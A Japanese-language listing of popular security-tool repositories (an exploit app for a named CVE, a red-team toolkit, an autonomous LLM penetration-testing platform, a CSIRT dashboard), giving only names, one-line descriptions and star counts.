    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    352
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    291

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →